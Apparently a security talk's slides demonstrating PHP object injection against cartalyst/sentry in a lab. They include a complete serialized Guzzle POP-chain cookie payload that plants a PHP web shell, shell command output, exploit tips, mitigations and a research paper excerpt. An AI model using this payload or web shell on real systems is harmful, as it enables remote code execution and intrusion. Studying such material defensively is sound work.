root@kali:~/code/phase_3_demo - Cartalyst Sentry/step4/exploit_source# cat /var/www/html/shell.php && ec
ho
[{"Name":"foo","Value":"bar","Domain":"<?php echo system($_POST['poc']); ?>","Path":"\/","Max-Age":null,
"Expires":1449635374,"Secure":false,"Discard":false,"HttpOnly":false}]
```

Example - Step 7: Fire serialized payload at vulnerable app

- Say there's an application that implements the `cartalyst/sentry` framework…
- **LIVE FIRE CYBER EXERCISE INCOMING**

LIVE FIRE CYBER EXERCISE

1. Application has a “secure” login form.



LIVE FIRE CYBER EXERCISE

2. Authenticate with the application:

```
POST /login.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.103/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

username=dr_shirly%40threat.direct&password=MuchPolicySuchSecurityWOW%21
```

LIVE FIRE CYBER EXERCISE

3. Application will set an authentication cookie:

```
HTTP/1.1 302 Found
Date: Wed, 16 Dec 2015 00:32:47 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: PHPSESSID=5umj2e943eclrmsmbh085bc1s3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
cartalyst_sentry=a%3A2%3A%7Bi%3A0%3Bs%3A1%3A%222%22%3Bi%3A1%3Bs%3A60%3A%22%242y%2410%24hZLG6ZuAbe54q0MW5Ue2T..TMBfJadQSHHT9MDF4Sn5DbWuctk20e%22%3B%7D;
Location: /main.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

LIVE FIRE CYBER EXERCISE

4. Observe that the application makes use of this cookie; without it, we're not authenticated:

```
GET /main.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.103/
Cookie:
cartalyst_sentry=a%3A2%3A%7Bi%3A0%3Bs%3A1%3A%222%22%3Bi%3A1%3Bs%3A6
0%3A%22%242y%2410%24hZLG6ZuAbe54q0MW5Ue2T..TMBfJadQSHHT9MDF4Sn5DbWu
ctk20e%22%3B%7D
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Dec 2015 00:33:55 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: PHPSESSID=oduvdb8u5dnn9bnou6jonvkof6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 34
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

You are currently authenticated...
```

```
GET /main.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.103/
Cookie: cartalyst_sentry=
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Date: Wed, 16 Dec 2015 00:35:51 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: PHPSESSID=itqordo1sbbikn8e7g3mr35r64; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: ./
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

LIVE FIRE CYBER EXERCISE

5. Observe shell.php doesn't yet exist:

```
POST /shell.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.4.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 404 Not Found
Date: Wed, 16 Dec 2015 00:39:21 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 286
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /shell.php was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 192.168.56.103 Port
80</address>
</body></html>
```

LIVE FIRE CYBER EXERCISE

6. Replace the cookie value's object with the malicious object, and send request. POP chain will fire upon deserialization:

```
GET /main.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.103/
Cookie:
cartalyst_sentry=O%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22
%3A3%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00file
name%22%3Bs%3A23%3A%22%2Fvar%2Fwww%2Fhtml%2Fshell.php%22%3Bs%3A36%3
A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%
3A1%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A3
3%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A9%3A%7Bs%
3A4%3A%22Name%22%3Bs%3A3%3A%22foo%22%3Bs%3A5%3A%22Value%22%3Bs%3A3%
3A%22bar%22%3Bs%3A6%3A%22Domain%22%3Bs%3A36%3A%22%3C%3Fphp+echo+sys
tem%28%24_POST%5B%27poc%27%5D%29%3B+%3F%3E%22%3Bs%3A4%3A%22Path%22%
3Bs%3A1%3A%22%2F%22%3Bs%3A7%3A%22Max-Age%22%3BN%3Bs%3A7%3A%22Expire
s%22%3Bi%3A1450225029%3Bs%3A6%3A%22Secure%22%3Bb%3A0%3Bs%3A7%3A%22D
iscard%22%3Bb%3A0%3Bs%3A8%3A%22HttpOnly%22%3Bb%3A0%3B%7D%7D%7Ds%3A3
9%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7D
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Date: Wed, 16 Dec 2015 00:42:00 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: PHPSESSID=jm399kmtdi35vr4jih7elirr55; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: ./
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

LIVE FIRE CYBER EXERCISE

7. shell.php now exists, and remote code execution achieved:

```
POST /shell.php HTTP/1.1
Host: 192.168.56.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.4.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

poc=id;pwd;ps+aux
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Dec 2015 00:44:00 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 7409
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

[{"Name":"foo","Value":"bar","Domain":"uid=33(www-data)
gid=33(www-data) groups=33(www-data)
/var/www/html
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
root         1  0.0  0.3  33576  4012 ?        Ss   12:11   0:01
/sbin/init
root         2  0.0  0.0      0     0 ?        S    12:11   0:00
[kthreadd]
root         3  0.0  0.0      0     0 ?        S    12:11   0:00
[ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   12:11   0:00
[kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    12:11   0:00
[rcu_sched]
root         8  0.0  0.0      0     0 ?        S    12:11   0:00
[rcuos/0]
root         9  0.0  0.0      0     0 ?        S    12:11   0:00
[rcu_bh]
```

Exploit Building Process - Tips

- Try and confirm the application is calling `unserialize()` on supplied input
  - 500 errors etc
- Generate payloads with `array()` if required:
  - `array($obj);`
- Take care with payload encoding:
  - e.g. If the final payload needs to survive `json_encode()` use single quotes, rather than doubles
- Favour more popular libraries, and `__wakeup()`

Mitigations

- **Never** use `unserialize`() on anything that can be controlled by a user

- Better methods exist to encode/decode data:
  - `json_encode()`
  - `json_decode()`

PHASE 4 - !TODO.TXT

Future Plans

- Build fully automated POP gadget finder/generator
  - `mona_php.py`?


- Fully automate the process
  1. Find object injection during pentesting/source code audit
  2. Supply known/likely autoloaded classes to POP gadget generator
  3. Receive available POP gadget chain
  4. Send POP gadget chain to the application through vulnerable input
  5. ???
  6. Profit

- PHP 7 POP chains in the stdlib?
- PHP 7 `unserialize`() has an added `$options` parameter
  - Surely this can't be bypassed?

Academic Research

- Research from Ruhr-University Bochum, Germany last year for just this problem
- “Automated POP Chain Generation”

- Detailed method for doing this; apparently implemented in upcoming RIPS
  - RIPS rewrite not released yet (latest is still 0.55)



Code Reuse Attacks in PHP: Automated POP Chain Generation

Johannes Dahse, Nikolai Krein, and Thorsten Holz
Horst Görtz Institute for IT-Security (HGI)
Ruhr-University Bochum, Germany
{firstname.lastname}@rub.de

ABSTRACT

Memory corruption vulnerabilities that lead to control-flow hijacking attacks are a common problem for binary executables and such attacks are known for more than two decades. Over the last few years, especially *code reuse attacks* attracted a lot of attention. In such attacks, an adversary does not need to inject her own code during the exploitation phase, but she reuses existing code fragments (so called *gadgets*) to build a code chain that performs malicious computations on her behalf. *Return-oriented programming* (ROP) is a well-known technique that bypasses many existing defenses. Surprisingly, code reuse attacks are also a viable attack vector against web applications.

In this paper, we study code reuse attacks in the context of PHP-based web applications. We analyze how *PHP object injection* (POI) vulnerabilities can be exploited via *property-oriented programming* (POP) and perform a systematic analysis of available gadgets in common PHP appli-

1. INTRODUCTION

Memory corruption vulnerabilities, such as buffer overflows, format string bugs, and dangling pointers, are known for a long time and still constitute an intractable class of programming mistakes [37, 41]. While defense techniques such as *address space layout randomization* (ASLR) and *data execution prevention* (DEP) are widely deployed to hamper the exploitation of such vulnerabilities, an adversary can still utilize different techniques to circumvent such defenses. Especially *code reuse* techniques, such as for example *return-to-libc* [32], *return-oriented programming* (ROP) [27], and *jump-oriented programming* (JOP) [3], have received a lot of attention since they are able to bypass several kinds of security protections. With ROP and JOP, an attacker reuses available code fragments in memory (so called *gadgets*) and joins them together to construct the attack payload piece by piece (so called *gadget chains*) in scenarios where she cannot inject her own code.

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

www.insomniasec.com

For sales enquiries: sales@insomniasec.com
All other enquiries: enquiries@insomniasec.com
Auckland office: +64 (0)9 972 3432
Wellington office: +64 (0)4 974 6654